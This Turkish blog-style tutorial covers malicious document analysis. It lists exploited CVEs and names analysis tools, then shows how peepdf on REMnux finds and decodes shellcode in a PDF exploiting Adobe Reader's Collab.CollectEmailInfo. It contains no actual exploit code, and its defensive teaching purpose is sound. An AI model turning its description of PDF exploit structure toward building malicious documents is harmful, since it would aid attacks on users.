
CVE	TARİH	YAZILIM
CVE-2007-0671	2007-02-02	Microsoft Excel
CVE-2009-3957	2010-12-01	Adobe Reader
CVE-2010-0806	2010-05-04	Internet Explorer
CVE-2010-2883	2010-09-08	Adobe Reader
CVE-2010-3654	2010-10-28	Adobe Flash Player
CVE-2011-2462	2011-12-06	Adobe Reader

Zararlı doküman analizinde analiz edilecek dosya Microsoft ofis dokümanı ise amaç, zararlı kod içerebilecek VB makro kodu, OLE verisi, kabuk kodu, PE dosyasını tespit etmektir. Bunun için OfficeMalScanner ve OffVis araçlarından faydalanabilirsiniz.


Eğer analiz edilecek dosya PDF ise bu defa amaç, zararlı kod içerebilecek Javascript kodunu tespit etmektir. Bunun için de pdf-parser.py, peepdf ve Origami gibi araçlardan faydalanabilirsiniz.


Örnek olarak malware.pdf adında zararlı kod içeren bir pdf dosyasını analiz etmek istersek yapacağımız ilk iş ayrı ayrı bu iş için tasarlanmış araçları indirmek yerine zararlı yazılım analizi gerçekleştirmek için özel olarak hazırlanmış ve bir çok aracı üzerinde barındıran REMnux sanal işletim sistemini indirip kullanmaktır.

Kullanmaya başladığım bu işletim sisteminde, masaüstüne kopyaladığımız malware.pdf dosyasını peepdf aracı ile analiz etmek için peepdf.py -i malware.pdf komutunu yazarak bu pdf dosyası üzerinde javascript kodu olup olmadığını kontrol edebiliriz.



Görüldüğü üzere peepdf aracı bize 4. objede (Object with JS code) javascript kodu olduğu bilgisini vermektedir. js_beautify object 4 komutunu yazarak pdf dosyası içinde yer alan javascript kodunu düzgün bir biçimde görüntüleyebiliriz.





Analiz neticesinde oluşturulan kabuk kodununun (shellcode) Collab.CollectEmailInfo fonksiyonuna gönderiliyor olması sonucunda bu pdf dosyasının içinde 2008 yılından kalma Adobe PDF v8.1.1 ve önceki sürümlerinde bulunan zafiyeti istismar eden istismar kodunun (exploit) bulunduğunu öğrenmiş oluyoruz.

Kimi zaman bu örnekte olduğu gibi pdf dosyası içinde yer alan istismar kodunun hangi zafiyeti istismar ettiğini anlamak bu kadar kolay olmayabilir. Bu gibi durumlarda javascript kodu içinde yer alan kabuk kodunu set shellcode "kabuk kodu" komutu ile tanımladıktan sonra js_unescape variable shellcode komutu ile analiz edilebilir hale getirebilir, sctest variable shellcode komutu ile kabuk kodunun çalışmasını simüle edebilir, shellcode2exe aracı ile yürütülebilir programa (executable) çevirerek immunity debugger ile dinamik olarak analiz edebilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle yeni yılın herkese güvenli günler dilerim.